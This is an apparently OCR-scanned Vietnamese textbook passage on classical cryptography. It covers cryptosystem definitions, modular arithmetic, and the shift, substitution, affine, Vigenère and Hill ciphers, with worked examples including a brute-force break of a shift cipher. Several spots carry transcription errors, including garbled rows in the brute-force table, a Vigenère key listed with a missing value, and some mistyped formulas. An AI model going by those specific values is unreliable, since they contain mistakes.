Ưu điểm lớn nhất của bất kỳ hệ mật mã nào đó là có thể đánh giá được độ phức tạp tính toán mà "kẻ địch" phải giải quyết bài toán để có thể lấy được thông tin của dữ liệu đã được mã hoá. Tuy nhiên mỗi hệ mật mã có một số ưu và nhược điểm khác nhau, nhưng nhờ đánh giá được độ phức tạp tính toán mà ta có thể áp dụng các thuật toán mã hoá khác nhau cho từng ứng dụng cụ thể tuỳ theo dộ yêu cầu về đọ an toàn.

Các thành phần của một hệ mật mã :

Định nghĩa :

Một hệ mật là một bộ 5 (P,C,K,E,D) thoả mãn các điều kiện sau:

- P là một tập hợp hữu hạn các bản rõ (PlainText), nó được gọi là không gian bản rõ.


- C là tập các hữu hạn các bản mã (Crypto), nó còn được gọi là không gian các bản mã. Mỗi phần tử của C có thể nhận được bằng cách áp dụng phép mã hoá E_k lên một phần tử của P, với $k \in K$.

- K là tập hữu hạn các khoá hay còn gọi là không gian khoá. Đối với mỗi phần tử k của K được gọi là một khoá (Key). Số lượng của không gian khoá

phải đủ lớn để "kẻ địch: không có đủ thời gian để thử mọi khoá có thể (phương pháp vét cạn).

- Đối với mỗi k ∈ K có một quy tắc mã e_K: P → C và một quy tắc giải mã tương ứng d_K ∈ D. Mỗi e_K: P → C và d_K: C → P là những hàm mà:

d_K (e_K(x))=x với mọi bản rõ x ∈ P.



Mã hoá với khoá mã và khoá giải giống nhau

1.6. Phân loại hệ mật mã

Có nhiều cách để phân loại hệ mật mã. Dựa vào cách truyền khóa có thể phân các hệ mật mã thành hai loại:

- Hệ mật đối xứng (hay còn gọi là mật mã khóa bí mật): là những hệ mật dung chung một khoá cả trong quá trình mã hoá dữ liệu và giải mã dữ liệu. Do đó khoá phải được giữ bí mật tuyệt đối.

- Hệ mật mã bất đối xứng (hay còn gọi là mật mã khóa công khai) : Hay còn gọi là hệ mật mã công khai, các hệ mật này dùng một khoá để mã hoá sau đó dùng một khoá khác để giải mã, nghĩa là khoá để mã hoá và giải mã là khác nhau. Các khoá này tạo nên từng cặp chuyển đổi ngược nhau và không có khoá nào có thể suy được từ khoá kia. Khoá dùng để mã hoá có thể công khai nhưng khoá dùng để giải mã phải giữ bí mật.

Ngoài ra nếu dựa vào thời gian đưa ra hệ mật mã ta còn có thể phân làm hai loại: Mật mã cổ điển (là hệ mật mã ra đời trước năm 1970) và mật mã hiện đại (ra đời sau năm 1970). Còn nếu dựa vào cách thức tiến hành mã thì hệ mật mã còn được chia làm hai loại là mã dòng (tiến hành mã từng khối dữ liệu, mỗi khối lại dựa vào các khóa khác nhau, các khóa này được sinh ra từ hàm sinh khóa, được gọi là dòng khóa) và mã khối (tiến hành mã từng khối dữ liệu với khóa như nhau)

1.7. Tiêu chuẩn đánh giá hệ mật mã

Để đánh giá một hệ mật mã người ta thường đánh giá thông qua các tính chất sau:

a, Độ an toàn: Một hệ mật được đưa vào sử dụng điều đầu tiên phải có độ an toàn cao. Ưu điểm của mật mã là có thể đánh giá được độ an toàn thông qua độ an toàn tính toán mà không cần phải cài đặt. Một hệ mật được coi là an toàn nếu để phá hệ mật mã này phải dùng n phép toán. Mà để giải quyết n phép toán cần thời gian vô cùng lớn, không thể chấp nhận được.

Một hệ mật mã được gọi là tốt thì nó cần phải đảm bảo các tiêu chuẩn sau:

- Chúng phải có phương pháp bảo vệ mà chỉ dựa trên sự bí mật của các khoá, công khai thuật toán.

- Khi cho khoá công khai e_K và bản rõ P thì chúng ta dễ dàng tính được $e_K(P) = C$. Ngược lại khi cho d_K và bản mã C thì dễ dàng tính được $d_K(M)=P$. Khi không biết d_K thì không có khả năng để tìm được M từ C, nghĩa là khi cho hàm f: $X \rightarrow Y$ thì việc tính $y=f(x)$ với mọi $x \in X$ là dễ còn việc tìm x khi biết y lại là vấn đề khó và nó được gọi là hàm một chiều.

- Bản mã C không được có các đặc điểm gây chú ý, nghi ngờ.

b, Tốc độ mã và giải mã: Khi đánh giá hệ mật mã chúng ta phải chú ý đến tốc độ mã và giải mã. Hệ mật tốt thì thời gian mã và giải mã nhanh.

c, Phân phối khóa: Một hệ mật mã phụ thuộc vào khóa, khóa này được truyền công khai hay truyền khóa bí mật. Phân phối khóa bí mật thì chi phí sẽ cao hơn so với các hệ mật có khóa công khai. Vì vậy đây cũng là một tiêu chí khi lựa chọn hệ mật mã.

Chương 2: CÁC PHƯƠNG PHÁP MÃ HÓA CỔ ĐIỂN

2.1. Các hệ mật mã cổ điển

2.1.1. Mã dịch vòng (shift cipher)

Phần này sẽ mô tả mã dịch (MD) dựa trên số học theo modulo. Trước tiên sẽ điểm qua một số định nghĩa cơ bản của số học này.

Định nghĩa

Giả sử a và b là các số nguyên và m là một số nguyên dương. Khi đó ta viết a ≡ b (mod m) nếu m chia hết cho b-a. Mệnh đề a ≡ b (mod m) được gọi là " a đồng dư với b theo modulo m". Số nguyên m được gọi là mudulus.

Giả sử chia a và b cho m và ta thu được phần thương nguyên và phần dư, các phần dư nằm giữa 0 và m-1, nghĩa là $a = q_1m + r_1$ và $b = q_2m + r_2$ trong đó $0 \le r_1 \le m-1$ và $0 \le r_2 \le m-1$. Khi đó có thể dễ dàng thấy rằng $a \equiv b \pmod m$ khi và chỉ khi $r_1 = r_2$. Ta sẽ dùng ký hiệu a mod m (không dùng các dấu ngoặc) để xác định phần dư khi a được chia cho m (chính là giá trị r_1 ở trên). Như vậy: $a \equiv b \pmod m$ khi và chỉ khi a mod m = b mod m. Nếu thay a bằng a mod m thì ta nói rằng a được rút gọn theo modulo m.

Nhận xét: Nhiều ngôn ngữ lập trình của máy tính xác định a mod m là phần dư trong dải - m+1,.. ., m-1 có cùng dấu với a. Ví dụ -18 mod 7 sẽ là -4, giá trị này khác với giá trị 3 là giá trị được xác định theo công thức trên. Tuy nhiên, để thuận tiện ta sẽ xác định a mod m luôn là một số không âm.

Bây giờ ta có thể định nghĩa số học modulo m: Z_m được coi là tập hợp {0,1,. . .,m-1} có trang bị hai phép toán cộng và nhân. Việc cộng và nhân trong Z_m được thực hiện giống như cộng và nhân các số thực ngoài trừ một điểm là các kết quả được rút gọn theo modulo m.

Ví dụ tính 11× 13 trong Z_{16} . Tương tự như với các số nguyên ta có 11 ×13 = 143. Để rút gọn 143 theo modulo 16, ta thực hiện phép chia bình thường: 143 = 8 × 16 + 15, bởi vậy 143 mod 16 = 15 trong Z_{16} .

Các định nghĩa trên phép cộng và phép nhân Z_m thảo mãn hầu hết các quy tắc quen thuộc trong số học. Sau đây ta sẽ liệt kê mà không chứng minh các tính chất này:

1. Phép cộng là đóng, tức với bất kì a,b $\in Z_m$,a +b $\in Z_m$
2. Phép cộng là giao hoán, tức là với a,b bất kì $\in Z_m$

a+b = b+a

3. Phép cộng là kết hợp, tức là với bất kì a,b,c $\in Z_m$

(a+b)+c = a+(b+c)

4. 0 là phần tử đơn vị của phép cộng, có nghĩa là với a bất kì $\in Z_m$

a+0 = 0+a = a

5. Phần tử nghịch đảo của phép cộng của phần tử bất kì (a $\in Z_m$) là m-a, nghĩa là a+(m-a) = (m-a)+a = 0 với bất kì a $\in Z_m$.
6. Phép nhân là đóng , tức là với a,b bất kì $\in Z_m$, ab $\in Z_m$.
7. Phép nhân là giao hoán , nghĩa là với a,b bất kì $\in Z_m$, ab = ba
8. Phép nhân là kết hợp, nghĩa là với a,b,c $\in Z_m$, (ab)c = a(cb)
9. 1 là phần tử đơn vị của phép nhân, tức là với bất kỳ a $\in Z_m$

a×1 = 1×a = a

10. Phép nhân có tính chất phân phối đối với phép cộng, tức là đối với a,b,c $\in Z_m$, (a+b)c = (ac)+(bc) và a(b+c) = (ab) + (ac)

Các tính chất 1,3-5 nói lên rằng Z_m lập nên một cấu trúc đại số được gọi là một nhóm theo phép cộng. Vì có thêm tính chất 4 nhóm được gọi là nhóm Aben (hay nhóm giao hoán).

Các tính chất 1-10 sẽ thiết lập nên một vành Z_m . Một số ví dụ quen thuộc của vành là các số nguyên Z, các số thực R và các số phức C. Tuy nhiên các vành này đều vô hạn, còn mối quan tâm của chúng ta chỉ giới hạn trên các vành hữu hạn.

Vì phần tử ngược của phép cộng tồn tại trong Z_m nên cũng có thể trừ các phần tử trong Z_m . Ta định nghĩa a-b trong Z_m là a+m-b mod m. Một cách tương tự có thể tính số nguyên a-b rồi rút gon theo modulo m.

Ví dụ : Để tính 11-18 trong Z_{31}, ta tính 11+31 – 18 mod 31= 11+13 mod 31 = 24. Ngược lại, có thể lấy 11-18 được -7 rồi sau đó tính -7 mod 31 =31-7= 24.

Mã dịch vòng được xác định trên Z_{26} (do có 26 chữ cái trên bảng chữ cái tiếng Anh) mặc dù có thể xác định nó trên Z_m với modulus m tuỳ ý. Dễ dàng thấy rằng, MDV sẽ tạo nên một hệ mật như đã xác định ở trên, tức là $d_K(e_K(x)) = x$ với mọi $x \in Z_{26}$. Ta có sơ đồ mã như sau:

Giả sử $P = C = K = Z_{26}$ với $0 \le k \le 25$, định nghĩa:

$e_K(x) = x + K \bmod 26$

và $d_K(x) = y - K \bmod 26$

$(x,y \in Z_{26})$

Nhận xét: Trong trường hợp K = 3, hệ mật thường được gọi là mã Caesar đã từng được Julius Caesar sử dụng.

Ta sẽ sử dụng MDV (với modulo 26) để mã hoá một văn bản tiếng Anh thông thường bằng cách thiết lập sự tương ứng giữa các kí tự và các thặng dư theo modulo 26 như sau: A $\leftrightarrow$ 0,B $\leftrightarrow$ 1, . . ., Z $\leftrightarrow$ 25. Vì phép tương ứng này còn dùng trong một vài ví dụ nên ta sẽ ghi lại để còn tiện dùng sau này:

Sau đây là một ví dụ nhỏ để minh hoạ

Ví dụ 1.1:

Giả sử khoá cho MDV là K = 11 và bản rõ là:

wewillmeetatmidnight

Trước tiên biến đổi bản rõ thành dãy các số nguyên nhờ dùng phép tương ứng trên. Ta có:

22	4	22	8	11	11	12	4	4	19
0	19	12	8	3	13	8	6	7	19

sau đó cộng 11 vào mỗi giá trị rồi rút gọn tổng theo modulo 26

7	15	7	19	22	22	23	15	15	4
11	4	23	19	14	24	19	17	18	4

Cuối cùng biến đổi dãy số nguyên này thành các kí tự thu được bản mã sau:

HPHTWWXPPELEXTOYTRSE

Để giả mã bản mã này, trước tiên, Bob sẽ biến đổi bản mã thành dãy các số nguyên rồi trừ đi giá trị cho 11 (rút gọn theo modulo 26) và cuối cùng biến đổi lại dãy này thành các ký tự.

Nhận xét: Trong ví dụ trên, ta đã dùng các chữ in hoa cho bản mã, các chữ thường cho bản rõ để tiện phân biệt. Quy tắc này còn tiếp tục sử dụng sau này.

Nếu một hệ mật có thể sử dụng được trong thực tế thì nó phảo thoả mãn một số tính chất nhất định. Ngay sau đây sẽ nêu ra hai trong số đó:

1. Mỗi hàm mã hoá e_K và mỗi hàm giải mã d_K phải có khả năng tính toán được một cách hiệu quả.

2. Đối phương dựa trên xâu bản mã phải không có khả năng xác định khoá K đã dùng hoặc không có khả năng xác định được xâu bản rõ x.

Tính chất thứ hai xác định (theo cách khá mập mờ) ý tưởng "bảo mật". Quá trình thử tính khoá K (khi đã biết bản mã y) được gọi là mã thám (sau này khái niệm này sẽ được làm chính xác hơn). Cần chú ý rằng, nếu Oscar có thể xác định được K thì anh ta có thể giải mã được y như Bob bằng cách dùng d_K. Bởi vậy, việc xác định K chí ít cũng khó như việc xác định bản rõ x.

Nhận xét rằng, MDV (theo modulo 26) là không an toàn vì nó có thể bị thám theo phương pháp vét cạn. Do chỉ có 26 khoá nên dễ dàng thử mọi khoá d_K

có thể cho tới khi nhận được bản rõ có nghĩa. Điều này được minh hoạ theo ví dụ sau:

Ví du 1.2

Cho bản mã

JBCRCLQRWCRVNBJENBWRWN

ta sẽ thử liên tiếp các khoá giải mã d_0 ,d_1 .. . và y thu được:

j b c r c l q r w c r v n b j e n b w r w n

i a b q b k p q v b q u m a i d m a v q v m

h z a p a j o p u a p t l z h c l z u p u l

g y z o z i n o t z o s k y g b k y t o t k

j x y n y h m n s y n r j e x f a j x s n s j

e w x m x g l m r x m q i w e z i w r m r i

d v w l w f k l q w l p h v o d y h v q l q h

c u v k v e j k p v k o g u c x g u p k p g

b t u j u d i j o u j n f t b w f o j o f

a s t i t c h i n t i m e s a v e s n i n e

Tới đây ta đã xác định được bản rõ và dừng lại. Khoá tương ứng K = 9.

Trung bình có thể tính được bản rõ sau khi thử 26/2 = 13 quy tắc giải mã.

Như đã chỉ ra trong ví dụ trên, điều kiện để một hệ mật an toàn là phép tìm khoá vét cạn phải không thể thực hiện được, tức không gian khoá phải rất lớn. Tuy nhiên, một không gian khoá lớn vẫn chưa đủ đảm bảo độ mật.

2.1.2. Mã thay thế

Một hệ mật nổi tiếng khác là hệ mã thay thế. Hệ mật này đã được sử dụng hàng trăm năm. Trò chơi đố chữ "*cryptogram*" trong các bài báo là những ví dụ về MTT.

Trên thực tế MTT có thể lấy cả P và C đều là bộ chữ cái tiếng anh, gồm 26 chữ cái. Ta dùng Z_{26} trong MDV vì các phép mã và giải mã đều là các phép toán đại số. Tuy nhiên, trong MTT, thích hợp hơn là xem phép mã và giải mã như các hoán vị của các kí tự.

Mã thay thế

Cho $P=C=Z_{26}$. K chứa mọi hoán vị có thể của 26 kí hiệu 0,1, . . . ,25
Với mỗi phép hoán vị $\pi \in K$, ta định nghĩa:

$$e_\pi(x) = \pi(x)$$

và

$$d_\pi(y) = \pi^{-1}(y)$$

trong đó π^{-1} là hoán vị ngược của π.

Sau đây là một ví dụ về phép hoán vị ngẫu nhiên π tạo nên một hàm mã hoá (cũng như trước, các ký hiệu của bản rõ được viết bằng chữ thường còn các ký hiệu của bản mã là chữ in hoa).

Như vậy, e_π (a) = X, e_π (b) = N,. . . . Hàm giải mã là phép hoán vị ngược. Điều này được thực hiện bằng cách viết hàng thứ hai lên trước rồi sắp xếp theo thứ tự chữ cái. Ta nhận được:

Bởi vậy d_π (A) = d, d_π(B) = 1, . . .

Ví dụ: Hãy giải mã bản mã:

M G Z V Y Z L G H C M H J M Y X S S E M N H A H Y C D L M H A.

Mỗi khoá của MTT là một phép hoán vị của 26 kí tự. Số các hoán vị này là 26!, lớn hơn 4×10^{26} là một số rất lớn. Bởi vậy, phép tìm khoá vét cạn không thể thực hiện được, thậm chí bằng máy tính. Tuy nhiên, sau này sẽ thấy rằng MTT có thể dễ dàng bị thám bằng các phương pháp khác.

2.1.3. Mã Affine

MDV là một trường hợp đặc biệt của MTT chỉ gồm 26 trong số 26! Các hoán vị có thể của 26 phần tử. Một trường hợp đặc biệt khác của MTT là mã Affine được mô tả dưới đây. Trong mã Affine, ta giới hạn chỉ xét các hàm mã có dạng:

$e(x) = ax + b \bmod 26$

$a, b \in Z_{26}$. Các hàm này được gọi là các hàm Affine (chú ý rằng khi a = 1, ta có MDV).

Để việc giải mã có thể thực hiện được, yêu cầu cần thiết là hàm Affine phải là đơn ánh. Nói cách khác, với bất kỳ $y \in Z_{26}$, ta muốn có đồng nhất thức sau:

$ax + b \equiv y \pmod{26}$

phải có nghiệm x duy nhất. Đồng dư thức này tương đương với:

$ax \equiv y-b \pmod{26}$

Vì y thay đổi trên Z_{26} nên y-b cũng thay đổi trên Z_{26} . Bởi vậy, ta chỉ cần nghiên cứu phương trình đồng dư:

$ax \equiv y \pmod{26}$ $(y \in Z_{26})$.

Ta biết rằng, phương trình này có một nghiệm duy nhất đối với mỗi y khi và chỉ khi UCLN(a,26) = 1 (ở đây hàm UCLN là ước chung lớn nhất của các biến của nó). Trước tiên ta giả sử rằng, UCLN(a,26) = d >1. Khi đó, đồng dư thức $ax \equiv 0 \pmod{26}$ sẽ có ít nhất hai nghiệm phân biệt trong Z_{26} là x = 0 và x = 26/d. Trong trường hợp này, e(x) = ax + b mod 26 không phải là một hàm đơn ánh và bởi vậy nó không thể là hàm mã hoá hợp lệ.

Ví dụ, do UCLN(4,26) = 2 nên 4x +7 không là hàm mã hoá hợp lệ: x và x+13 sẽ mã hoá thành cùng một giá trị đối với bất kì $x \in Z_{26}$.

Ta giả thiết UCLN(a,26) = 1. Giả sử với x_1 và x_2 nào đó thảo mãn:

$ax_1 \equiv ax_2 \pmod{26}$

Khi đó

$a(x_1 - x_2) \equiv 0 \pmod{26}$

bởi vậy

$26 \mid a(x_1 - x_2)$

Bây giờ ta sẽ sử dụng một tính chất của phép chia sau: Nếu UCLN(a,b)=1 và a $\mid$ bc thì a $\mid$ c. Vì 26 $\mid$ $a(x_1 - x_2)$ và UCLN(a,26) = 1 nên ta có:

$26 \mid (x_1 - x_2)$

tức là

$x_1 \equiv x_2 \pmod{26}$

Tới đây ta chứng tỏ rằng, nếu UCLN(a,26) = 1 thì một đồng dư thức dạng $ax \equiv y \pmod{26}$ chỉ có (nhiều nhất) một nghiệm trong Z_{26} . Do đó, nếu ta cho x thay đổi trên Z_{26} thì ax mod 26 sẽ nhận được 26 giá trị khác nhau theo modulo 26 và đồng dư thức $ax \equiv y \pmod{26}$ chỉ có một nghiệm y duy nhất.

Không có gì đặc biệt đối vơi số 26 trong khẳng định này. Bởi vậy, bằng cách tương tự ta có thể chứng minh được kết quả sau:

Định lí

Đồng dư thức $ax \equiv b \bmod m$ chỉ có một nghiệm duy nhất $x \in Z_m$ với mọi $b \in Z_m$ khi và chỉ khi UCLN(a,m) = 1.

Vì $26 = 2 \times 13$ nên các giá trị $a \in Z_{26}$ thoả mãn UCLN(a,26) = 1 là a = 1, 3, 5, 7, 9, 11, 13, 15, 17, 19, 21, 23 và 25. Tham số b có thể là một phần tử bất kỳ trong Z_{26} . Như vậy, mã Affine có $12 \times 26 = 312$ khoá có thể (dĩ nhiên con số này quá nhỉ để bảo đảm an toàn).

Bây giờ ta sẽ xét bài toán chung với modulo m. Ta cần một định nghĩa khác trong lý thuyết số.

Định nghĩa

Giả sử $a \geq 1$ và $m \geq 2$ là các số nguyên. UCLN(a,m) = 1 thì ta nói rằng a và m là nguyên tố cùng nhau. Số các số nguyên trong Z_m nguyên tố cùng nhau với m thường được ký hiệu là $\phi(m)$ (hàm này được gọi là hàm Euler).

Một kết quả quan trọng trong lý thuyết số cho ta giá trị của $\phi(m)$ theo các thừa số trong phép phân tích theo luỹ thừa các số nguyên tố của m. (Một số nguyên p >1 là số nguyên tố nếu nó không có ước dương nào khác ngoài 1 và p. Mọi số nguyên m >1 có thể phân tích được thành tích của các luỹ thừa các số nguyên tố theo cách duy nhất. Ví dụ $60 = 2^3 \times 3 \times 5$ và $98 = 2 \times 7^2$).

Số khoá trong mã Affine trên Z_m bằng $\phi(m)$, trong đó $\phi(m)$ được cho theo công thức trên. (Số các phép chọn của b là m và số các phép chọn của a là $\phi(m)$ với hàm mã hoá là e(x) = ax + b). Ví dụ, khi m = 60, $\phi(60)=\phi(5.2^2.3)=\phi(5).\phi(2^2).\phi(3) = 2 \times 2 \times 4 = 16$ và số các khoá trong mã Affine là 960. (xem tính chất của hàm phi euler chương 4)

Bây giờ ta sẽ xét xem các phép toán giải mã trong mật mã Affine với modulo m = 26. Giả sử UCLN(a,26) = 1. Để giải mã cần giải phương trình đồng dư $y \equiv ax+b \pmod{26}$ theo x. Từ thảo luận trên thấy rằng, phương trình này có

một nghiệm duy nhất trong Z_{26} . Tuy nhiên ta vẫn chưa biết một phương pháp hữu hiệu để tìm nghiệm. Điều cần thiết ở đây là có một thuật toán hữu hiệu để làm việc đó. Rất may là một số kết quả tiếp sau về số học modulo sẽ cung cấp một thuật toán giải mã hữu hiệu cần tìm.

Định nghĩa:

Giả sử $a \in Z_m$. Phần tử nghịch đảo (theo phép nhân) của a là phần tử $a^{-1} \in Z_m$ sao cho $aa^{-1} \equiv a^{-1}a \equiv 1 \pmod m$.

Bằng các lý luận tương tự như trên, có thể chứng tỏ rằng a có nghịch đảo theo modulo m khi và chỉ khi UCLN(a,m) =1, và nếu nghịch đảo này tồn tại thì nó phải là duy nhất. Ta cũng thấy rằng, nếu $b = a^{-1}$ thì $a = b^{-1}$. Nếu p là số nguyên tố thì mọi phần tử khác không của Z_P đều có nghịch đảo. Một vành trong đó mọi phần tử đều có nghịch đảo được gọi là một trường.

Trong phần sau sẽ mô tả một thuật toán hữu hiệu để tính các nghịch đảo của Z_m với m tuỳ ý. Tuy nhiên, trong Z_{26}, chỉ bằng phương pháp thử và sai cũng có thể tìm được các nghịch đảo của các phần tử nguyên tố cùng nhau với 26: $1^{-1} = 1$, $3^{-1} = 9$, $5^{-1} = 21$, $7^{-1} = 15$, $11^{-1} = 19$, $17^{-1} = 23$, $25^{-1} = 25$. (Có thể dễ dàng kiểm chứng lại điều này, ví dụ: $7 \times 15 = 105 \equiv 1 \bmod 26$, bởi vậy $7^{-1} = 15$).

Xét phương trình đồng dư $y \equiv ax+b \pmod{26}$. Phương trình này tương đương với

$ax \equiv y-b \pmod{26}$

Vì UCLN(a,26) =1 nên a có nghịch đảo theo modulo 26. Nhân cả hai vế của đồng dư thức với a^{-1} ta có:

$a^{-1}(ax) \equiv a^{-1}(y-b) \pmod{26}$

Áp dụng tính kết hợp của phép nhân modulo:

$a^{-1}(ax) \equiv (a^{-1}a)x \equiv 1x \equiv x.$

Kết quả là $x \equiv a^{-1}(y-b) \pmod{26}$. Đây là một công thức tường minh cho x. Như vậy hàm giải mã là:

$d(y) = a^{-1}(y-b) \bmod 26$

Cho mô tả đầy đủ về mã Affine. Sau đây là một ví dụ nhỏ

Cho $P = C = Z_{26}$ và giả sử

$P = \{ (a,b) \in Z_{26} \times Z_{26} : UCLN(a,26) = 1 \}$

Với $K = (a,b) \in K$, ta định nghĩa:

$$e_K(x) = ax + b \bmod 26$$

và

$$d_K(y) = a^{-1}(y-b) \bmod 26,$$

$x,y \in Z_{26}$

Mật mãA ffine

Ví dụ:

Giả sử K = (7,3). Như đã nêu ở trên, $7^{-1} \bmod 26 = 15$. Hàm mã hoá là

$e_K(x) = 7x+3$

Và hàm giải mã tương ứng là:

$d_K(x) = 15(y-3) = 15y - 19$

Ở đây, tất cả các phép toán đều thực hiện trên Z_{26}. Ta sẽ kiểm tra liệu $d_K(e_K(x)) = x$ với mọi $x \in Z_{26}$ không? Dùng các tính toán trên Z_{26} , ta có

$d_K(e_K(x)) = d_K(7x+3)$

$=15(7x+3)-19 = x +45 -19= x.$

Để minh hoạ, ta hãy mã hoá bản rõ "*hot*". Trước tiên biến đổi các chữ h, o, t thành các thặng du theo modulo 26. Ta được các số tương ứng là 7, 14 và 19. Bây giờ sẽ mã hoá:

$7 \times 7 + 3 \bmod 26 = 52 \bmod 26 = 0$

$7 \times 14 + 3 \bmod 26 = 101 \bmod 26 = 23$

$7 \times 19 + 3 \bmod 26 = 136 \bmod 26 = 6$

Bởi vậy 3 ký hiệu của bản mã là 0, 23 và 6 tương ứng với xâu ký tự AXG. Việc giải mã sẽ do bạn đọc thực hiện như một bài tập.

2.1.4. Mã Vigenère

Trong cả hai hệ MDV và MTT (một khi khoá đã được chọn) mỗi ký tự sẽ được ánh xạ vào một ký tự duy nhất. Vì lý do đó, các hệ mật còn được gọi hệ thay thế đơn biểu. Bây giờ ta sẽ trình bày một hệ mật không phải là bộ chữ đơn, đó là hệ mã Vigenère nổi tiếng. Mật mã này lấy tên của Blaise de Vigenère sống vào thế kỷ XVI.

Sử dụng phép tương ứng A $\Leftrightarrow$ 0, B $\Leftrightarrow$ 1, . . . , Z $\Leftrightarrow$ 25 mô tả ở trên, ta có thể gắn cho mỗi khoa K với một chuỗi kí tự có độ dài m được gọi là từ khoá. Mật mã Vigenère sẽ mã hoá đồng thời m kí tự: Mỗi phần tử của bản rõ tương đương với m ký tự.

Xét một ví dụ:

Giả sử m =6 và từ khoá là CIPHER. Từ khoá này tương ứng với dãy số K = (2,8,15,4,17). Giả sử bản rõ là xâu:

Thiscryptosystemisnotsecure

Cho m là một số nguyên dương cố định nào đó. Định nghĩa $P = C = K = (Z_{26})^m$. Với khoá $K = (k_1, k_2, \ldots, k_m)$ ta xác định :

$$e_K(x_1, x_2, \ldots, x_m) = (x_1+k_1, x_2+k_2, \ldots, x_m+k_m)$$

và

$$d_K(y_1, y_2, \ldots, y_m) = (y_1-k_1, y_2-k_2, \ldots, y_m-k_m)$$

trong đó tất cả các phép toán được thực hiện trong Z_{26}

Mật mã Vigenère

Ta sẽ biến đổi các phần tử của bản rõ thành các thặng dư theo modulo 26, viết chúng thành các nhóm 6 rồi cộng với từ khoá theo modulo 26 như sau:

19	7	8	18	2	17	24	15	19	14	18	24
2	8	15	7	4	17	2	8	15	7	4	17
21	15	23	25	6	8	0	23	8	21	22	15
18	19	4	12	8	18	13	14	19	18	4	2
2	8	15	7	4	17	2	8	15	7	4	17
20	1	19	19	12	9	15	22	8	15	8	19
	20	17	4								
	2	8	15								
	22	25	19								

Bởi vậy, dãy ký tự tương ứng của xâu bản mã sẽ là:V P X Z G I A X I V W

P U B T T M J P W I Z I T W Z T

Để giải mã ta có thể dùng cùng từ khoá nhưng thay cho cộng, ta trừ cho nó

theo modulo 26.

Ta thấy rằng các từ khoá có thể với số độ dài m trong mật mã Vigenère là 26^m, bởi vậy, thậm chí với các giá trị m khá nhỏ, phương pháp tìm kiếm vét cạn cũng yêu cầu thời gian khá lớn. Ví dụ, nếu m = 5 thì không gian khoá cũng có kích thước lớn hơn $1{,}1 \times 10^7$. Lượng khoá này đã đủ lớn để ngăn ngừa việc tìm khoá bằng tay (chứ không phải dùng máy tính).

Trong hệ mật Vigenère có từ khoá độ dài m, mỗi ký tự có thể được ánh xạ vào trong m ký tự có thể có (giả sử rằng từ khoá chứa m ký tự phân biệt). Một hệ mật như vậy được gọi là hệ mật thay thế đa biểu (polyalphabetic). Nói chung, việc thám mã hệ thay thế đa biểu sẽ khó khăn hơn so việc thám mã hệ đơn biểu.

2.1.5. Mật mã Hill

Trong phần này sẽ mô tả một hệ mật thay thế đa biểu khác được gọi là mật mã Hill. Mật mã này do Lester S.Hill đưa ra năm 1929. Giả sử m là một số nguyên dương, đặt $P = C = (Z_{26})^m$. Ý tưởng ở đây là lấy m tổ hợp tuyến tính của m ký tự trong một phần tử của bản rõ để tạo ra m ký tự ở một phần tử của bản mã.

Ví dụ nếu m = 2 ta có thể viết một phần tử của bản rõ là $x = (x_1,x_2)$ và một phần tử của bản mã là $y = (y_1,y_2)$, ở đây, y_1cũng như y_2 đều là một tổ hợp tuyến tính của x_1 và x_2. Chẳng hạn, có thể lấy

$y_1 = 11x_1 + 3x_2$

$y_2 = 8x_1 + 7x_2$

Tất nhiên có thể viết gọn hơn theo ký hiệu ma trận như sau

$$(y_1\ y_2) = (x_1\ x_2) \begin{pmatrix} 11 & 8 \\ 3 & 7 \end{pmatrix}$$

Nói chung, có thể lấy một ma trận K kích thước m × m làm khoá. Nếu một phần tử ở hàng i và cột j của K là $k_{i,j}$ thì có thể viết $K = (k_{i,j})$, với $x = (x_1, x_2, \ldots, x_m) \in P$ và $K \in K$, ta tính $y = e_K(x) = (y_1, y_2, \ldots, y_m)$ như sau:

$$(y_1,\ldots,y_m) = (x_1, \ldots, x_m) \begin{pmatrix} k_{1,1} & k_{1,2} & \ldots & k_{1,m} \\ k_{2,1} & k_{2,2} & \ldots & k_{2,m} \\ \ldots & \ldots & \ldots & \ldots \\ k_{m,1} & k_{m,2} & \ldots & k_{m,m} \end{pmatrix}$$

Nói một cách khác y = xK.

Chúng ta nói rằng bản mã nhận được từ bản rõ nhờ phép biến đổi tuyến tính. Ta sẽ xét xem phải thực hiện giải mã như thế nào, tức là làm thế nào để tính x từ y. Bạn đọc đã làm quen với đại số tuyến tính sẽ thấy rằng phải dùng ma trận nghịch đảo K^{-1} để giả mã. Bản mã được giải mã bằng công thức $y K^{-1}$.

Sau đây là một số định nghĩa về những khái niệm cần thiết lấy từ đại số tuyến tính. Nếu $A = (x_{i,j})$ là một ma trận cấp l × m và $B = (b_{1,k})$ là một ma trận

$$c_{1,k} = \sum_{j=1}^{m} a_{i,j}\, b_{j,k}$$

cấp m × n thì tích ma trận $AB = (c_{1,k})$ được định nghĩa theo công thức:

Với $1 \le i \le l$ và $1 \le k \le l$. Tức là các phần tử ở hàng i và cột thứ k của AB được tạo ra bằng cách lấy hàng thứ i của A và cột thứ k của B, sau đó nhân tương ứng các phần tử với nhau và cộng lại. Cần để ý rằng AB là một ma trận cấp l × n.

